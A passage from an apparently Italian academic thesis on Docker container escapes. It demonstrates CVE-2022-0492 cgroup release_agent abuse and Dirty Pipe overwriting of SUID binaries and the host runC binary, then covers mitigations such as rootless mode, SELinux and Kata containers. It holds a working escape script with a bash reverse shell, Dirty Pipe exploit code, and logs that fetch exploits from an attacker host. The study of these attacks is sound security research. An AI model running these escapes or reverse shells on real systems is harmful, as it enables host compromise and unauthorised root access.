Tale vulnerabilità del kernel Linux, corretta nella versione 5.17 rc3 [72], è stata corretta con un aggiornamento patch in diverse versioni: prima di poter scrivere sul release_agent, diversi kernel ora verificano, prima di tutto, la presenza della CAP SYS ADMIN nel namespace iniziale del container.

```
root@Ubuntu-focal:/# docker run -it --rm \
> --security-opt apparmor=unconfined --security-opt seccomp=unconfined ubuntu:18.04 bash
root@a64b1feec431:/# cat /proc/self/cgroup | head -n 2
13:pids:/docker/a64b1feec4312d361a6e8f2d2b484b092eee8c9bab6b6170c [...]
12:blkio:/docker/a64b1feec4312d361a6e8f2d2b484b092eee8c9bab6b6170 [...]
root@a64b1feec431:/# cat /proc/self/cgroup | grep -v /docker
3:misc:/
root@a64b1feec431:/# unshare -UrmC bash
root@a64b1feec431:/# mkdir /tmp/cgrp
root@a64b1feec431:/# mount -t cgroup -o misc cgroup /tmp/cgrp
root@a64b1feec431:/# ls -l /tmp/cgrp/release_agent
-rw-r--r-- 1 root root 0 Aug 19 09:23 /tmp/cgrp/release_agent
```

Figura 25: release_agent scrivibile nel cgroup radice

Per la dimostrazione, si è creata l'immagine *unpriv_userns_esc*, generata da un Dockerfile contenente tre script [73]: *unshare_and_esape.sh* per creare il nuovo spazio d'indirizzi coi parametri necessari, *find_root_cgroup.sh* per individuare il cgroup contenente il release_agent e, infine, *new_cgesc.sh* per montare il cgroup radice nel nuovo namespace, creare il namespace figlio, chiamato *x*, del cgroup radice individuato e sfruttare la procedura di release_agent per eseguire una reverse shell su host(Figura 26). In particolare, lo script *new_cgesc.sh* valuta se il release_agent sia scrivibile: in tal caso, il kernel è vulnerabile (Figura 27).

```
--terminale1
root@Ubuntu-focal:/home/giorgiohash# nc -nlvp 445
Listening on 0.0.0.0 445

--terminale2
root@Ubuntu-focal:/home/giorgiohash# docker run --rm \
> --security-opt apparmor=unconfined --security-opt seccomp=unconfined unpriv_userns_esc:1 10.0.2.15 445
[!] trovato root cgroup con release_agent in: misc

--terminale1 riceve connessione
Connection received on 10.0.2.15 56310
bash: cannot set terminal process group (-1): Inappropriate ioctl [...]
bash: no job control in this shell
root@Ubuntu-focal:/
```

Figura 26: dimostrazione con unpriv userns esc

```
#!/bin/bash
# uso: ./cgesc.sh ip dest port dest root cgroup
mount -t cgroup -o $3 cgroup /tmp/cgrp;
mkdir /tmp/cgrp/x;
echo 1 > /tmp/cgrp/x/notify on release;
UPPERDIR=$(cat /etc/mtab | grep overlay | awk -F "," '{    for (i=1;
i<=NF; i++) {    if ($i ~ /upperdir/) {        print $i }    }    }'    | cut -d "=" -f
2);
if echo "$UPPERDIR/cmd" > /tmp/cgrp/release_agent; then
    echo '#!/bin/bash' > /cmd;
    echo "/bin/bash -i >& /dev/tcp/$1/$2 0>&1 2>&1" >> /cmd;
   chmod 777 /cmd;
   sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs";
else
    echo "[x] kernel patchato: impossibile completare la fuga"
   exit 1
fi
```

Figura 27: script cgesc.sh

2.7.2 Dirty Pipe

A partire dal kernel Linux 5.8, esistono versioni del kernel che permettono una privilege elevation sfruttando la tecnologia delle pipe per sovrascrivere il contenuto di un file readonly [74], come i file presenti nel livello lowerdir del container. Tale vulnerabilità permette il bypass di diverse strutture di sicurezza a livello kernel, come Seccomp, AppArmor, SELinux e i moduli capability.

Una pipe è un canale di comunicazione unidirezionale, dotato di due descrittori rispettivamente per scrivere (cioè inserire) e leggere (cioè estrarre) dei byte stream sul

canale. La pipe si basa sulla struct pipe_inode_ring [75], composta solitamente da 16 pipe_buffer, ognuna contenente un quantitativo dati corrispondente a una pagina logica.

Quando viene scritto un byte stream su una pagina logica, viene abilitato il flag PIPE_BUF_FLAG_CAN_MERGE sul pipe_buffer, così da permettere la scrittura contigua di Byte sulla stessa page (Figura 28). Tale flag rimane attivo sul pipe_buffer fino a che la pipe non viene deallocata.




Figura 28: scrittura di un pipe_buff [76]

La dimostrazione che segue è stata eseguita nel seguente contesto: sistema Ubuntu 20.04.3 con kernel 5.11.0 e Docker Engine 24.0.5.

Si supponga che un attaccante esterno abbia ottenuto l'accesso ad un server Web Apache in container Docker, in qualità di utente non privilegiato www-data. Si ipotizzi che l'ambiente del container renda possibile scrivere e compilare del codice in C.

Dirty Pipe permette la modifica di qualsiasi file accessibile in lettura, rendendo possibile la manipolazione di /usr/sbin/runC sull'host tramite il symlink exe presente tra le risorse del processo runC init. Per intercettare runC init, si vuole procedere con la manipolazione del programma /bin/dash, puntato da /bin/sh, scrivendovi la shebang #!/proc/self/exe, per poi attendere che venga eseguito come programma in entrata al container. Tuttavia, /bin/dash è accessibile in scrittura solo da root, quindi occorre che l'attaccante elevi i propri privilegi da www-data a root.

Per acquisire il ruolo di root, si è creato lo script *loc_privesc_dirtypipe.c* [77] per sovrascrivere un binario SUID fornito in input, ovvero un binario avente il setuid bit abilitato [78], iniettandovi del codice eseguibile compilato per l'architettura apposita e, successivamente, eseguirlo con privilegi root. Il codice da iniettare creerà una shell SUID, al percorso /tmp/sh, che permetterà una sessione shell in qualità di root.

Per sfruttare Dirty Pipe occorre rispettare due limitazioni: non sovrascrivere il primo o l'ultimo byte della pagina logica e restare entro le dimensioni del file da modificare.

Verificate le limitazioni, lo script esegue i seguenti passi principali (Figura 29):

- creata una pipe, la funzione prepara_pipe la riempie al massimo della capacità, attivando ogni flag PIPE_BUF_FLAG_CAN_MERGE in ogni pipe_buffer, per poi svuotarla, ottenendo così una pipe vuota ma coi flag ancora attivi;
- 2. la funzione *punta_page_cache* chiama la funzione *splice* [79], specificando come sorgente il file SUID e come destinazione la pipe. Tale funzione legge il primo Byte del file SUID e, per la caratteristica zero-copy di splice, trasferisce nella pipe un riferimento all'intera pagina logica dov'è stato letto il Byte. Per il trasferimento della pagina, splice fa uso della funzione copy_page_to_iter_pipe, che non controlla i flag attivi nel pipe_buffer di destinazione;
- 3. Grazie ai flag attivi sul pipe_buffer ed al riferimento alla pagina logica, la funzione scrivi_page_cache utilizza il writer della pipe per sovrascrivere il binario: scrivendo nella pipe il codice malevolo, si andrà a sostituire i Byte successivi al Byte letto nella pagina logica.

A chiusura del file, la pagina logica "sporca" andrà a sovrascrivere i dati su disco del file SUID indicato. Lo script continua con l'esecuzione del file manipolato per ottenere la shell in qualità di utente root.

Ottenuti i privilegi root, lo script *intercept.sh* permette la manipolazione del binario presente al percorso /bin/sh. Se tale binario verrà eseguito come processo in entrata, sarà possibile individuare il PID del processo generato da *runC*, filtrando /proc/self/exe dallo snapshot del comando ps.

Il percorso al symlink *exe* del PID risultante viene poi fornito in input all'eseguibile generato dallo script $runC_dirtypipe.c$ [77] che, se riuscirà ad aprire tale percorso in lettura, otterrà un puntatore al file /usr/sbin/runC. Lo script può quindi applicare il metodo Dirty Pipe sul binario runC, presente nel filesystem host, per iniettarvi una reverse shell

verso l'indirizzo IP 10.0.2.15, porta 444. Completata l'iniezione di codice, l'esecuzione successiva di runC attiverà la reverse shell (Figura 30).

```
71 void prepara_pipe(int p[2]){
72
      uint8 t buffer[PAGE SIZE]; //4096 Byte (4KB)
73
      const unsigned pipe_size=fcntl(p[1],F_GETPIPE_SZ);
74
      //riempi pipe completamente
75
      for(int to write=pipe size; to write > 0; to write-=PAGE SIZE) {
76
         if( to write >= PAGE SIZE ) {
77
            write(p[1], buffer, PAGE SIZE);
78
         }else{
79
            write(p[1], buffer, to write);
80
81
     }
82
      //svuota pipe completamente
83
      for(int to read=pipe size; to read > 0; to read=PAGE SIZE) {
84
         if( to read >= PAGE SIZE ) {
85
            read(p[0], buffer, PAGE SIZE);
86
         }else{
87
            read(p[0], buffer, to read );
88
89
90 }
[...]
117 void punta page cache (int fd, int p[2]) {
118
            loff t offset=0;
119
            int res = splice(fd, &offset, p[1], NULL, 1, 0);
120
            if( res <= 0 ) {
121
                   perror("[x] splice non riuscita \n");
122
                    exit(EXIT FAILURE);
123
            }
124 }
[...]
126 void scrivi page cache (int p[2], uint8 t * data) {
127
            ssize t numwrite;
128
            numwrite = write(p[1], data, ELFCODE SIZE);
129
            if(numwrite < ELFCODE SIZE) {</pre>
130
                   perror("[x] write non riuscita \n");
131
                    exit(EXIT FAILURE);
132
            }
133 }
```

Figura 29: snippet di codice da loc privesc dirtypipe.c

```
www-data@c97811833322:/usr/lib/cgi-bin$ cd /tmp
www-data@c97811833322:/tmp$ export PATH=/bin:/usr/bin/
www-data@c97811833322:/tmp$ wget
10.0.2.15:8080/loc privesc dirtypipe.c;
[... download e compilazione script con gcc...]
www-data@c97811833322:/tmp$ chmod +x loc privesc dirtypipe
www-data@c97811833322:/tmp$ find / -perm -4000 2</dev/null
/bin/su
[ . . . ]
www-data@c97811833322:/tmp$ ./loc privesc dirtypipe /bin/su
[v] backup SUID binary
[v] codice iniettato
[v] SUID binary esequita; generazione SUID shell /tmp/sh
[v] SUID binary restaurata
ricorda di eseguire 'rm /tmp/sh' prima di uscire
# rm sh; bash -i
root@c97811833322:/tmp# export PATH=/bin:/usr/bin/
root@c97811833322:/tmp# wget 10.0.2.15:8080/runC dirtypipe.c; \
> wget 10.0.2.15:8080/intercept.sh
[... download e compilazione script con gcc...]
root@c97811833322:/tmp# chmod +x intercept.sh runC dirtypipe
root@c97811833322:/tmp# ./intercept.sh #attesa di un exec con sh
[x] Errore nell'apertura file: /proc/340579/exe
root@c97811833322:/tmp# ./intercept.sh #attesa di un exec con sh
[v] codice iniettato
```

Figura 30: www-data sovrascrive runC con Dirty Pipe

2.8 Mitigazioni del rischio

Esistono delle buone pratiche da seguire per una corretta esecuzione dei container Docker, le quali costituiscono già una forma di mitigazione del pericolo di fuga dal container.

Analizzando diversi contesti di vulnerabilità si può notare che il completamento di una fuga richiede spesso all'attaccante, come prerequisito, l'accesso allo spazio d'indirizzi del container in qualità di utente root.

Come primo rimedio, è buona norma usare un container derivante da un'immagine generata da un Dockerfile che specifichi come utente attivo uno non privilegiato, tramite comando USER. Inoltre, è possibile disabilitare definivamente l'utente root all'interno dell'immagine, per esempio assegnando a root la shell "nulla" coi comandi Linux chsh -s /usr/sbin/nologin root.

Inoltre, è bene prevenire l'elevation locale a root, come può accadere tramite l'uso di eseguibili SUID o syscall *unshare*, impostando l'esecuzione del container con il flag --security-opt=no-new-privileges.

Per la gestione dei moduli capability assegnati al container, è consigliato eliminare tutti i privilegi usando --cap-drop=all, per poi assegnare manualmente, in fase d'inizializzazione, le singole capability necessarie in fase di runtime tramite l'opzione --cap-add=[capability].

Sempre in fase d'inizializzazione del container, è possibile controllare l'accesso al filesystem: prima, si rende l'intero file system read-only tramite il flag --read-only, per poi creare delle zone scrivibili non-persistenti tramite i Temporary File System, impostando l'opzione --tmpfs [percorso].

La creazione di reti personoalizzate permette di impostare delle opzioni di sicurezza che possano limitare l'abuso del docker.sock: se si volesse impedire la comunicazione tra container, al fine di evitare l'accesso a container privilegiati partendo da un container compromesso sulla stessa rete, si potrebbe creare, da Docker CLI, una network con configurazione che disattivi l'opzione di "inter-container communcation".

Inoltre, qualora il docker.sock fosse esposto alla rete esterna, per esempio tramite porta TCP, è bene certificare la comunicazione sicura, tramite HTTPS o altre forme di autenticazione.

A queste pratiche si possono aggiungere diverse forme di sicurezza e controllo.

2.8.1 Rimappatura utenti

L'utente root presente nel container Docker è rimappabile con un utente host diverso dall'utente root: così facendo, l'utente root nel container non corrisponderà all'utente root presente nell'host, ma bensì ad un utente non privilegiato.

Per impostare tale modalità va configurato dockerd, tramite comando a riga o modifica del file di configurazione, per associare l'utente del namespace del container con un UID e un GID esistenti rispettivamente in /etc/subuid ed /etc/subgid.

Qualora venisse selezionata la rimappatura default, Docker rimapperà l'utente root interno al namespace del container con l'utente host non privilegiato dockremap, le cui credenziali in /etc/subuid e /etc/subgid dovrebbero essere già create da Docker.

2.8.2 SELinux Type Enforcement

Di default, l'assegnazione delle label con modalità Type Enforcement consente al kernel di distinguere le risorse appartenenti al sistema e le risorse appartenenti ai container Docker, con conseguente mitigazione di diversi attacchi basati sull'accesso al filesystem dell'host quali, ad esempio, l'abuso dei symlink o montare volumi sensibili [80].

L'opzione Multi Category Security, inoltre, può introdurre un ulteriore livello di sicurezza, introducendo un identificativo per ogni container: viene così ristretto l'accesso di un certo container alle sole risorse proprie.

2.8.3 Analisi statica

Esistono tool per l'analisi statica delle vulnerabilità presenti nei layer di un certo container Docker. Ad esempio, Trivy [81] è uno scanner di sicurezza versatile, da usare su riga di comando: permette l'analisi delle imagini Docker e del filesytem in uso dal container per individuare configurazioni fragili, informazioni sensibili e vulnerabilità riconosciute tramite i dataset dei CVE.

Altri tool come Dockle, invece, orientano il programmatore alla costruzione di immagini sicure: Dockle [82] analizza le immagini per fornire delle linee guida sui miglioramenti da apportare per rendere l'immagine conforme alle pratiche consigliate per la scrittura di un Dockerfile.

2.8.4 Auditing

Con auditing si intende una procedura di "controllo qualità" di un sistema o di un certo prodotto, tramite il soddisfacimento di determinati obiettivi, rappresentabili tramite una checklist.

Per la messa in sicurezza dell'ambiente di produzione, Docker mette a disposizione Docker Bench Security: uno script che esegue test automatizzati.

Lo script fornisce come output un elenco puntato degli elementi sottoposti a test, dove ogni elemento è preceduto da un esito del test che può essere PASS, WARN se, rispettivamente, il check è stato eseguito con successo o non è stato possibile eseguirlo.

In particolare, il WARN può indicare sia un fallimento del test che, quando affiancato dal messaggio "automated", la richiesta di creazione di una policy di controllo tramite il Linux Audit Framework: un supporto offerto dal kernel per automatizzare l'auditing sulle risorse di sistema.

Quando un servizio utente come Docker esegue una syscall, il Linux Audit Framework controlla la policy di auditing associata, detta *rules*, per poi inviare ad *Auditd*, ovvero il demone del suddetto framework, l'evento da salvare nei *audit.log* per futura analisi [83].

2.8.5 User Mode Helper statico

Da Linux 4.11, il kernel possiede delle variabili per la configurazione dei programmi in uso dal UMH: CONFIG_STATIC_USERMODEHELPER [84], per abilitare l'utilizzo di un singolo handler che gestisca tutte le richieste destinate ai programmi necessari al UMH, e CONFIG_STATIC_USERMODEHELPER_PATH [85], per specificare il percorso statico all'handler che, di default, è il binario /sbin/usermode-helper.

Se si volesse disabilitare il supporto UMH, si può specificare il percorso all'handler vuoto, mentre è possibile specificare il percorso a un nuovo handler che abiliti solo determinati programmi utente.

Esistono determinati tool per la protezione da attacchi basati su programmi User Mode Helper: un esempio è *huldufolk* [86], che permette la configurazione del UMH tramite variabili kernel e handler.

2.8.6 Docker rootless mode

Introdotta inizialmente in Docker 19.03 in fase sperimentale, questa modalità, oltre a utilizzare gli user namespace non privilegiati per il remapping degli utenti interni al container, imposta un utente non-root come owner del demone dockerd [87].

Questa modalità mitiga diverse vulnerabilità quali, ad esempio, i tentativi di sovrascrittura delil binario runC o l'abuso del docker.sock montato come volume all'interno del container: essendo dockerd eseguito come utente non-root, può accedere ai soli file appartenenti all'utente non privilegiato di dockerd [88].

Questa modalità fa uso degli user namespace non privilegiati e differisce dall'accesso a Docker tramite autenticazione sudo, usare docker come membro del gruppo docker, creare un container Docker tramite CLI con opzione —user e l'abilitazione dell'opzione —userns—remap su dockerd: sia l'utente del container che i componenti del framework sono non-root sull'host.

Quando l'intero framework è non-root, un eventuale container compromesso limiterebbe sia l'accesso ai file degli altri utenti che al kernel.

2.8.7 Kata container

I Kata container permettono una forma di sandboxing del container Docker, incapsulandolo in una macchina virtuale leggera: l'ambiente d'esecuzione risultante fa sì che il container Docker si appoggi ad un kernel diverso dal kernel del sistema operativo

presente sull'host, con risultante mitigazione di qualsiasi vulnerabilità kernel sull'host [89].

Con sandboxing si intende una misura di sicurezza utilizzata per isolare programmi o codice dal sistema circostante: tale isolamento può impedire a eventuale codice malevolo di danneggiare o accedere a dati sensibili [90].

Kata gestisce i container tramite la kata-runtime: è possibile creare un container Kata tramite Docker CLI, aggiungendo l'opzione --runtime=kata.

La kata-runtime configura un ambiente di sandboxing per mezzo di un hypervisor come Qemu, Cloud Hypervistor o Firecracker.

Dopo la creazione dell'ambiente, la kata-runtime crea una directory condivisa tra host e sandbox, così da poter passare l'immagine relativa al container da virtualizzare, per poi chiamare il kata-agent presente nella sandbox: seguendo le opzioni di configurazione dettate, il kata-agent procederà a lanciare in esecuzione il container all'interno dell'ambiente Kata (Figura 31).




Figura 31: funzionamento kata-runtime [89]

RIFERIMENTI

- [1] Docker, «What is a Container? | Docker,» [Online]. Available: https://www.docker.com/resources/what-container/.
- [2] Aqua, «Container Images: Architecture and Best Practices,» [Online]. Available: https://www.aquasec.com/cloud-native-academy/container-security/container-images/.
- [3] «namespaces(7) Linux manual page,» [Online]. Available: https://man7.org/linux/man-pages/man7/namespaces.7.html.
- [4] L. Baresi, G. Quattrocchi e N. Rasi, «A Qualitative and Quantitative Analisys of Container Engines,» 2023. [Online]. Available: https://arxiv.org/pdf/2303.04080.pdf.
- [5] «Control Groups The Linux Kernel documentation,» [Online]. Available: https://www.kernel.org/doc/html/v5.14/admin-guide/cgroup-v1/cgroups.html.
- [6] Red Hat, «1.2 Default Cgroup Hierarchies,» [Online]. Available: https://access.redhat.com/documentation/itit/red_hat_enterprise_linux/7/html/resource_management_guide/sec-default_cgroup_hierarchies.
- [7] «proc(5) Linux manual pages,» [Online]. Available: https://man7.org/linux/man-pages/man5/proc.5.html.
- [8] «capabilities(7) Linux manual page,» [Online]. Available: https://man7.org/linux/man-pages/man7/capabilities.7.html.
- [9] «Security/Sandbox/Seccomp MozillaWiki,» [Online]. Available: https://wiki.mozilla.org/Security/Sandbox/Seccomp.
- [10] «Linux Security Module Usage The Linux Kernel Documentation,» [Online]. Available: https://www.kernel.org/doc/html/latest/admin-guide/LSM/index.html.
- [11] «How SELinux separates containers using Multi-Level Security,» [Online]. Available: https://www.redhat.com/en/blog/how-selinux-separates-containers-using-multi-level-security.
- [12] «apparmor.net,» [Online]. Available: https://apparmor.net/.

- [13] «About Wiki AppArmor / AppArmor,» [Online]. Available: https://gitlab.com/apparmor/apparmor/-/wikis/About.
- [14] «AppArmor/HowToUse Debian Wiki,» [Online]. Available: https://wiki.debian.org/AppArmor/HowToUse.
- [15] «QuickProfileLanguage Wiki AppArmor / AppArmor,» [Online]. Available: https://gitlab.com/apparmor/apparmor/-/wikis/QuickProfileLanguage#file-rules.
- [16] «Docker Overview | Docker Documentation,» [Online]. Available: https://docs.docker.com/get-started/overview.
- [17] «Develop with Docker Engine API | Docker Documentation,» [Online]. Available: https://docs.docker.com/engine/api/.
- [18] «dockerd | Docker Documentation,» [Online]. Available: https://docs.docker.com/engine/reference/commandline/dockerd/.
- [19] «containerd/containerd: An open and reliable container runtime,» [Online]. Available: https://github.com/containerd/containerd.
- [20] «Introducing runC: A lightweight universal container runtime | Docker,» [Online]. Available: https://www.docker.com/blog/runc/.
- [21] «containerd/runtime/v2/README.md at main,» [Online]. Available: https://github.com/containerd/containerd/blob/main/runtime/v2/.
- [22] «unshare(2) Linux manual page,» [Online]. Available: https://man7.org/linux/man-pages/man2/unshare.2.html.
- [23] «clone(2) | Linux manual page,» [Online]. Available: https://man7.org/linux/man-pages/man2/clone.2.html.
- [24] «Runtime metrics | Docker Documentation,» [Online]. Available: https://docs.docker.com/config/containers/runmetrics/.
- [25] «Docker run reference | Docker Documentation,» [Online]. Available: https://docs.docker.com/engine/reference/run/.
- [26] «Best practices for writing Dockerfiles | Docker Documentation,» [Online]. Available: https://docs.docker.com/develop/develop-images/dockerfile_best-practices/.
- [27] «Dockerfile reference | Docker Documentation,» [Online]. Available: https://docs.docker.com/engine/reference/builder/.

- [28] «Use The OverlayFS Storage Driver | Docker Documentation,» [Online]. Available: https://docs.docker.com/storage/storagedriver/overlayfs-driver/.
- [29] «kernel.org,» [Online]. Available: https://www.kernel.org/doc/Documentation/filesystems/overlayfs.txt.
- [30] «docker/docs/userguide/storagedriver at main,» [Online]. Available: https://github.com/tnozicka/docker/blob/master/docs/userguide/storagedriver/overlayfs-driver.md.
- [31] «Volumes | Docker Documentation,» [Online]. Available: https://docs.docker.com/storage/volumes/.
- [32] «docker network | Docker Documentation,» [Online]. Available: https://docs.docker.com/engine/reference/commandline/network/.
- [33] «None network driver | Docker Documentation,» [Online]. Available: https://docs.docker.com/network/drivers/none/.
- [34] «Host network driver | Docker Documentation,» [Online]. Available: https://docs.docker.com/network/drivers/host/.
- [35] «Bridge network driver | Docker Documentation,» [Online]. Available: https://docs.docker.com/network/drivers/bridge/.
- [36] «Networking Overview | Docker Documentation,» [Online]. Available: https://docs.docker.com/network/.
- [37] «Network Containers | Docker Documentation,» [Online]. Available: https://docs.docker.com/engine/tutorials/networkingcontainers/.
- $[38] \ \verb|\ Available|: https://docs.docker.com/engine/security/.$
- [39] «Browser Information Discovery, Technique T1217 Enterprise | MITRE ATT&CK,» [Online]. Available: https://attack.mitre.org/techniques/T1217/.
- [40] «Initial Access, Tactic TA0001 Enterprise | MITRE ATT&CK,» [Online]. Available: https://attack.mitre.org/tactics/TA0001/.
- [41] «Privilege Escalation, Tactic TA0004 Enterprise | MITRE ATT&CK,» [Online]. Available: https://attack.mitre.org/tactics/TA0004/.
- [42] «sudoers(5) Linux man page,» [Online]. Available: https://linux.die.net/man/5/sudoers.

- [43] S. Kotipalli, «Exploiting vulnerable images,» in *Hacking and Securing Docker Containers*, pp. 43-47.
- [44] «CVE CVE-2014-6271,» [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6271.
- [45] «Hacking with Netcat Part 2: Bind and reverse shells Hacking Tutorials,» [Online]. Available: https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/.
- [46] «Linux_3.4 Linux Kernel Newbies,» [Online]. Available: https://kernelnewbies.org/Linux_3.4#head-57643f89bc8eab7cd2ae1b6e1558999240e9c7ad.
- [47] «Yama The Linux Kernel documentation,» [Online]. Available: https://www.kernel.org/doc/html/v4.15/admin-guide/LSM/Yama.html.
- [48] «SecurityTeam/Roadmap/KernelHardening Ubuntu Wiki,» [Online]. Available: https://wiki.ubuntu.com/SecurityTeam/Roadmap/KernelHardening#ptrace Protection.
- [49] «docker-escapes/ptrace/ptrace_infect.py at main,» [Online]. Available: https://github.com/giorgio-hash/docker-escapes/blob/main/ptrace/ptrace_infect.py.
- [50] «CS 131/CSCI 1310: Fundamentals of Computer Systems,» [Online]. Available: https://cs.brown.edu/courses/csci1310/2020/notes/108.html.
- [51] «linux/kernel/umh.c at master torvalds/linux,» [Online]. Available: https://github.com/torvalds/linux/blob/master/kernel/umh.c.
- [52] «linux/kernel/cgroup/cgroup-v1.c at master torvalds/linux,» [Online]. Available: https://github.com/torvalds/linux/blob/master/kernel/cgroup/cgroup-v1.c.
- [53] gnu.org, «mtab,» [Online]. Available: https://www.gnu.org/software/hurd/hurd/translator/mtab.html.
- [54] «Control Group v2 The Linux Kernel Documentation,» [Online]. Available: https://docs.kernel.org/admin-guide/cgroup-v2.html#thread-granularity.
- [55] «core(5) Linux manual page,» [Online]. Available: https://man7.org/linux/man-pages/man5/core.5.html.
- [56] «linux/fs/coredump.c at master torvalds/linux,» [Online]. Available: https://github.com/torvalds/linux/blob/master/fs/coredump.c.
- [57] «docker-escapes/PID_brute at main,» [Online]. Available: https://github.com/giorgio-hash/docker-escapes/tree/main/PID_brute.

- [58] «Breaking out of Docker via RunC Explaining CVE-2019-5736,» [Online]. Available: https://unit42.paloaltonetworks.com/breaking-docker-via-runc-explaining-cve-2019-5736/.
- [59] «Docker Engine 18.09 release notes | Docker Documentation,» [Online]. Available: https://docs.docker.com/engine/release-notes/18.09/#18092.
- [60] «docker-escapes/runC_escape/reload_docker at main,» [Online]. Available: https://github.com/giorgio-hash/docker-escapes/tree/main/runC_escape/reload_docker.
- [61] «docker-escapes/runC_escape/runC_fd_vuln at main,» [Online]. Available: https://github.com/giorgio-hash/docker-escapes/tree/main/runC_escape/runC_fd_vuln.
- [62] «open(2) Linux manual page,» [Online]. Available: https://www.man7.org/linux/man-pages/man2/open.2.html.
- [63] «Continuous Integration with Docker | Docker Documentation,» [Online]. Available: https://docs.docker.com/build/ci/.
- [64] «traefik Official Image | Docker Hub,» [Online]. Available: https://hub.docker.com//traefik.
- [65] «docker-escapes/socket abuse/dockerio.py at main,» [Online]. Available: https://github.com/giorgio-hash/docker-escapes/blob/main/socket%20abuse/dockerio.py.
- [66] «Docker Engine API v1.43 Reference,» [Online]. Available: https://docs.docker.com/engine/api/v1.43/.
- [67] «requests.adapters Requests 2.31.0 documentation,» [Online]. Available: https://requests.readthedocs.io/en/latest/_modules/requests/adapters/.
- [68] «docker-escapes/socket abuse/exploit_image/crea_exploit.sh,» [Online]. Available: https://github.com/giorgio-hash/docker-escapes/blob/main/socket%20abuse/exploit_image/crea_exploit.sh.
- [69] «New Linux Vulnerability CVE-2022-0492 Affecting cgroups,» [Online]. Available: https://unit42.paloaltonetworks.com/cve-2022-0492-cgroups/.
- [70] «Ubuntu Manpage: user_namespaces,» [Online]. Available: https://manpages.ubuntu.com/manpages/xenial/man7/user_namespaces.7.html.
- [71] «cgroup_namespaces(7) Linux manual page,» [Online]. Available: https://www.man7.org/linux/man-pages/man7/cgroup_namespaces.7.html.
- [72] «CVE-2022-0492,» [Online]. Available: https://bugzilla.redhat.com/show_bug.cgi?id=2051505.

- [73] «docker-escapes/unpriv userns escape at main,» [Online]. Available: https://github.com/giorgio-hash/docker-escapes/tree/main/unpriv%20userns%20escape.
- [74] «The Dirty Pipe Vulnerability,» [Online]. Available: https://dirtypipe.cm4all.com/.
- [75] «linux/include/linux/pipe_fs_i.h torvalds/linux Github,» [Online]. Available: https://github.com/torvalds/linux/blob/master/include/linux/pipe_fs_i.h.
- [76] «Security Drops Fundamentals for Developers,» [Online]. Available: https://www.securitydrops.com/dirty-pipe/.
- [77] «docker-escapes/Dirty Pipe at main,» [Online]. Available: https://github.com/giorgio-hash/docker-escapes/tree/main/Dirty%20Pipe.
- [78] man.freebsd.org, «chmod,» [Online]. Available: https://man.freebsd.org/cgi/man.cgi?query=chmod.
- [79] «splice(2) Linux manual page,» [Online]. Available: https://man7.org/linux/man-pages/man2/splice.2.html.
- [80] D. Walsh e L. Vrabec, «DevConf.CZ 2019: Using SELinux with container runtimes,» [Online]. Available: https://devconfcz2019.sched.com/event/Jcf8.
- [81] «aquasecurity/trivy,» [Online]. Available: https://github.com/aquasecurity/trivy.
- [82] «goodwithtech/dockle: Container Image Linter for Security,» [Online]. Available: https://github.com/goodwithtech/dockle#common-examples.
- [83] Hackersploit, «Docker Security Essentials,» [Online]. Available: https://www.linode.com/it/content/hackersploit-docker-security-essentials-ebook/.
- [84] «Linux Kernel Driver DataBase: CONFIG_STATIC_USERMODEHELPER,» [Online]. Available: https://cateee.net/lkddb/web-lkddb/STATIC_USERMODEHELPER.html.
- [85] «Linux Kernel Driver DataBase: CONFIG_STATIC_USERMODEHELPER_PATH,» [Online]. Available: https://cateee.net/lkddb/web-lkddb/STATIC_USERMODEHELPER_PATH.html.
- [86] «tych0/huldufolk,» [Online]. Available: https://github.com/tych0/huldufolk.
- [87] «Run the Docker daemon as a non-root user (Rootless mode),» [Online]. Available: https://docs.docker.com/engine/security/rootless/.
- [88] «DCSF19 Hardening Docker daemon with Rootless mode,» [Online]. Available: https://www.slideshare.net/Docker/dcsf19-hardening-docker-daemon-with-rootless-mode.

- [89] Y. Avrahami, «Escaping Virtualized Containers Black Hat USA 2020,» [Online]. Available: https://i.blackhat.com/asia-20/Friday/asia-20-Yuval-Avrahami-Escaping-Virtualized-Containers.pdf.
- [90] V. Prevelakis e D. Spinellis, «Sandboxing Applications,» in 2001 USENIX Annual Technical Conference (USENIX ATC 01), 2001.